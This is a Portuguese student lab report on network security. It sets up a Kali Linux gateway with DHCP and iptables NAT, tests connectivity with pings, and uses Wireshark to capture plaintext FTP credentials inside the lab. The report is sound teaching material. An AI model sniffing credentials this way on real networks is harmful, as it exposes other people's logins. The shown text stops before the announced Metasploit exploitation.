P.PORTO


ESCOLA SUPERIOR DE TECNOLOGIA E GESTÃO

Licenciatura em Segurança Informática em Redes de Computadores

Segurança de Redes

Trabalho Prático 1

Análise de Vulnerabilidades



David Santos – 8220651

Fábio da Cunha – 8210619

ESTG, maio de 2024

Resumo

O presente relatório visa a demostrar todos os processos utilizados na resolução do trabalho prático, cujo objetivo, era analisar e explorar as vulnerabilidades da rede montada.

O cenário montado é composto por uma máquina Kali Linux que serve de gateway. Na interface interna (eth1) do Kali tem 3 máquinas diferentes conectadas na mesma rede (Kioptrix, Ubuntu e Windows XP), numa outra interface (eth0) temos o Host conectado, e na interface (eth2) temos ligado a NAT que vai disponibilizar o acesso à internet às máquinas presentes no cenário.

Na **primeira etapa** era montar o cenário, validar que todas as máquinas têm conectividades e garantir o acesso à internet.

Na **segunda etapa**, recorrendo a ferramenta wireshark devíamos fazer alguns testes, tais como:

- Comprovar a conectividade entre as máquinas;
- Detetar o user e password do serviço ftp da conexão estabelecida entre e o Host e o Ubuntu;
- Verificar todo o fluxo de dados de uma ligação telnet e ssh e determinar as diferenças entre os dois serviços;
- Validar a diferença entre um acesso http e acesso https a partir de uma máquina com acesso à internet.


Na **última etapa**, etapa de hacking, tínhamos que instalar a ferramenta Nmap para procurar as portas abertas em todas as máquinas e também detetar os seus sistemas operativos, instalar a ferramenta OpenVas para procurar vulnerabilidades nas 3 máquinas da rede interna e elaborar um report das mesmas e, por fim, usar o Metasploit para explorar as vulnerabilidades das máquinas.

Índice

Tabela de endereçamento

Máquina #	Nome	Interface	Endereço IP (/24)
#1	Host Windows	Ethernet 2	192.168.59.1
#2	Kali Linux	Eth0 (Host-Only)	192.168.59.2
		Eth1 (intnet)	10.120.59.1
		Eth2 (NAT)	10.0.4.15
#3	Ubuntu Linux	Eth1 (intnet)	10.120.59.10
#4	Kioptrix	Eth0 (intnet)	10.120.59.12
#5	Windows XP	Eth0 (intnet)	10.120.59.11

Construção do cenário de testes



Começamos pela configuração da máquina 2 pois é o núcleo do cenário. Ela encarrega-se de distribuir endereços Ip para as máquinas na rede interna (intnet), serve de gateway para a internet e ainda comunica em uma rede host-only com o Host físico que neste caso era uma máquina Windows.

Kali Linux

Configuração das interfaces

Editamos o ficheiro de configuração das interfaces:

```
sudo vim /etc/network/interfaces
```

Adicionamos o seguinte excerto no ficheiro:

```
 auto eth0
iface eth0 inet static
    address 192.168.59.2
    netmask 255.255.255.0
auto eth1
iface eth1 inet static
    address 10.120.59.1
    netmask 255.255.255.0
```

Após fazer essas alterações, reiniciamos o serviço de rede para que as novas configurações entrem em vigor:

```
sudo systemctl restart networking
```

Configurando interface NAT:

```
sudo dhclient eth2
```

Resultado da configuração das interfaces

Instalação e configuração de DHCP server

```
┌──(kali㉿kali)-[~]
└─$ sudo apt install isc-dhcp-server

┌──(kali㉿kali)-[~]
└─$ sudo vim /etc/dhcp/dhcpd.conf
```

```
subnet 10.120.59.0 netmask 255.255.255.0 {
    range 10.120.59.10 10.120.59.200;
    option routers 10.120.59.1;
    option domain-name-servers 8.8.8.8, 8.8.4.4;
}

sudo vim /etc/default/isc-dhcp-server
INTERFACESv4="eth1"

sudo service isc-dhcp-server start
sudo sercive isc-dhcp-server status
```

Configuração de roteamento IP e NAT

Para permitir que as máquinas conectadas a eth1 e eth0 acessem a Internet através de eth2, habilitámos o roteamento IP e configurámos o NAT.

Para o IP Forwarding, usámos o seguinte comando:

```
sudo sysctl -w net.ipv4.ip_forward=1
```

Este comando altera o valor da configuração de encaminhamento de pacotes IPv4 para 1, habilitando o encaminhamento de pacotes IPv4 no sistema. Isso permite que este atue como um router e encaminhe pacotes entre as interfaces de rede.

NAT

```
# iptables -t nat -A POSTROUTING -o eth2 -j MASQUERADE
```

Regras de encaminhamento

```
// Permitir tráfego de retorno das conexões estabelecidas na interface externa
(eth2)
# iptables -A FORWARD -i eth2 -o eth0 -m state --state RELATED,ESTABLISHED -j
ACCEPT
#

// Permitir tráfego de saída para a Internet a partir das interfaces internas
# iptables -A FORWARD -i eth0 -o eth2 -j ACCEPT
# iptables -A FORWARD -i eth1 -o eth2 -j ACCEPT

// Permitir tráfego entre as interfaces internas (eth0 e eth1)
# iptables -A FORWARD -i eth0 -o eth1 -j ACCEPT
# iptables -A FORWARD -i eth1 -o eth0 -j ACCEPT

// Permitir tráfego entre interfaces internas e a interface externa
```

```
# iptables -A FORWARD -i eth0 -o eth2 -j ACCEPT
# iptables -A FORWARD -i eth2 -o eth0 -j ACCEPT
# iptables -A FORWARD -i eth1 -o eth2 -j ACCEPT
# iptables -A FORWARD -i eth2 -o eth1 -j ACCEPT
```

Para permitir tráfego nas interfaces internas:

```
# iptables -A INPUT -i eth0 -j ACCEPT
# iptables -A INPUT -i eth1 -j ACCEPT
# iptables -A INPUT -i eth2 -m state --state RELATED,ESTABLISHED -j ACCEPT
```

Estas regras garantem que todo o tráfego, incluindo ICMP para teste de conectividade, seja permitido entre as interfaces e que as máquinas internas possam acessar a Internet através da interface eth2 usando NAT (gateway).


Para a persistência destas regras usamos o iptables-persistent sendo que o primeiro comando refere-se à instalação e o segundo à persistência dos iptables rules:


```
sudo apt-get install iptables-persistent
sudo bash -c 'iptables-save > /etc/iptables/rules.v4'
```

Assim podemos restaurar as regras posteriormente usando o comando **iptables-restore,** é útil para persistir as regras do iptables através de reinicializações do sistema ou para fazer backup e restauração das configurações da firewall.

Host #1 - Windows

Configuração da interface de rede host-only





Configuração das rotas

```
===========================================================================
Persistent Routes:
  Network Address          Netmask  Gateway Address  Metric
      10.120.59.0    255.255.255.0     192.168.59.2       1
        10.0.4.15  255.255.255.255     192.168.59.2       1
===========================================================================
```

Como demostrado na imagem acima configuramos as rotas no Host para a rede interna e também para a rede NAT através da interface eth0 (192.168.59.2). Estes foram os comandos utilizados:

```
C:\Users\David Santos>route add 10.120.59.0/24 mask 255.255.255.0 192.168.59.2 -p
 OK!
```

```
C:\Users\David Santos>route add 10.0.4.15 mask 255.255.255.255 192.168.59.2 -p
 OK!
```

Máquinas da Rede Interna

As restantes máquinas do cenário são as máquinas presentes na rede interna à qual o nosso Kali Linux está encarregado de servir DHCP. Sendo assim, a configuração destas é simplesmente a ativação do serviço DHCP excepto a Máquina Kioptrix que já vem com essa configuração ativada por defeito.

Análise de tráfego


Nesta parte do trabalho utilizamos a ferramenta wireshark para realizar as análises solicitadas.

Verificação da conectividade entre as máquinas

- Máquina #1(Host) e máquina #2(Kali)


Eth0

```
C:\Users\David Santos>ping 192.168.59.2

Pinging 192.168.59.2 with 32 bytes of data:
Reply from 192.168.59.2: bytes=32 time<1ms TTL=64
Reply from 192.168.59.2: bytes=32 time<1ms TTL=64

Ping statistics for 192.168.59.2:
    Packets: Sent = 2, Received = 2, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms
```




Eth1

```
C:\Users\David Santos>ping 10.120.59.1

Pinging 10.120.59.1 with 32 bytes of data:
Reply from 10.120.59.1: bytes=32 time<1ms TTL=64
Reply from 10.120.59.1: bytes=32 time<1ms TTL=64

Ping statistics for 10.120.59.1:
    Packets: Sent = 2, Received = 2, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms
```



Eth2


```
C:\Users\David Santos>ping 10.0.4.15

Pinging 10.0.4.15 with 32 bytes of data:
Reply from 10.0.4.15: bytes=32 time<1ms TTL=64
Reply from 10.0.4.15: bytes=32 time<1ms TTL=64

Ping statistics for 10.0.4.15:
    Packets: Sent = 2, Received = 2, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms
```




Máquina #1 e rede interna

- Máquina #1 e máquina #3


```
fabio@fabio-VirtualBox: $ ping 192.168.59.1
PING 192.168.59.1 (192.168.59.1) 56(84) bytes of data.
64 bytes from 192.168.59.1: icmp_seq=1 ttl=127 time=0.923 ms
64 bytes from 192.168.59.1: icmp_seq=2 ttl=127 time=0.701 ms
^C
--- 192.168.59.1 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1001ms
rtt min/avg/max/mdev = 0.701/0.812/0.923/0.111 ms
```





```
C:\Users\David Santos>ping 10.120.59.11

Pinging 10.120.59.11 with 32 bytes of data:
Reply from 10.120.59.11: bytes=32 time<1ms TTL=63
Reply from 10.120.59.11: bytes=32 time=2ms TTL=63

Ping statistics for 10.120.59.11:
    Packets: Sent = 2, Received = 2, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 2ms, Average = 1ms
```





- Máquina #1 e máquina #4






- Máquina #1 e máquina #5






```
C:\Users\David Santos>ping 10.120.59.10

Pinging 10.120.59.10 with 32 bytes of data:
Reply from 10.120.59.10: bytes=32 time<1ms TTL=63
Reply from 10.120.59.10: bytes=32 time<1ms TTL=63

Ping statistics for 10.120.59.10:
    Packets: Sent = 2, Received = 2, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms
```



Máquina #2 com a rede interna


- Máquina #2 e máquina #3

```
┌──(kali㉿kali)-[~]
└─$ ping 10.120.59.11
PING 10.120.59.11 (10.120.59.11) 56(84) bytes of data.
64 bytes from 10.120.59.11: icmp_seq=1 ttl=64 time=0.505 ms
^C
── 10.120.59.11 ping statistics ──
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.505/0.505/0.505/0.000 ms
```




- Máquina #2 e máquina #5

```
┌──(kali㉿kali)-[~]
└─$ ping 10.120.59.10
PING 10.120.59.10 (10.120.59.10) 56(84) bytes of data.
64 bytes from 10.120.59.10: icmp_seq=1 ttl=128 time=0.572 ms
^C
── 10.120.59.10 ping statistics ──
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.572/0.572/0.572/0.000 ms
```



Rede interna para internet (gateway)

```
fabio@fabio-VirtualBox:~$ ping 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=57 time=16.9 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=57 time=20.8 ms
^C
--- 8.8.8.8 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1001ms
rtt min/avg/max/mdev = 16.894/18.845/20.797/1.951 ms
fabio@fabio-VirtualBox:~$ ping google.com
PING google.com (142.250.200.110) 56(84) bytes of data.
64 bytes from mad41s13-in-f14.1e100.net (142.250.200.110): icmp_seq=1 ttl=56 tim
e=18.8 ms
64 bytes from mad41s13-in-f14.1e100.net (142.250.200.110): icmp_seq=2 ttl=56 tim
e=19.2 ms
64 bytes from mad41s13-in-f14.1e100.net (142.250.200.110): icmp_seq=3 ttl=56 tim
e=20.0 ms
^C
--- google.com ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2004ms
rtt min/avg/max/mdev = 18.824/19.358/20.011/0.491 ms
fabio@fabio-VirtualBox:~$
```




Detenção de credenciais no serviço FTP


Deteção do user e da password do serviço ftp a partir da máquina #2(Kali), numa ligação entre a máquina #1 e a máquina #3.

Primeiro temos de ter o serviço ftp instalado na máquina #3:

```
fabio@fabio-VirtualBox:~$ vsftpd -version
vsftpd: version 3.0.5
fabio@fabio-VirtualBox:~$
```

Após isso, inicicíamos a captura de pacotes FTP a partir do Kali e estabelecemos a conexão do Host #1 para o serviço FTP da Maquina #3:






```
User: fabio
Pass: fabio
```

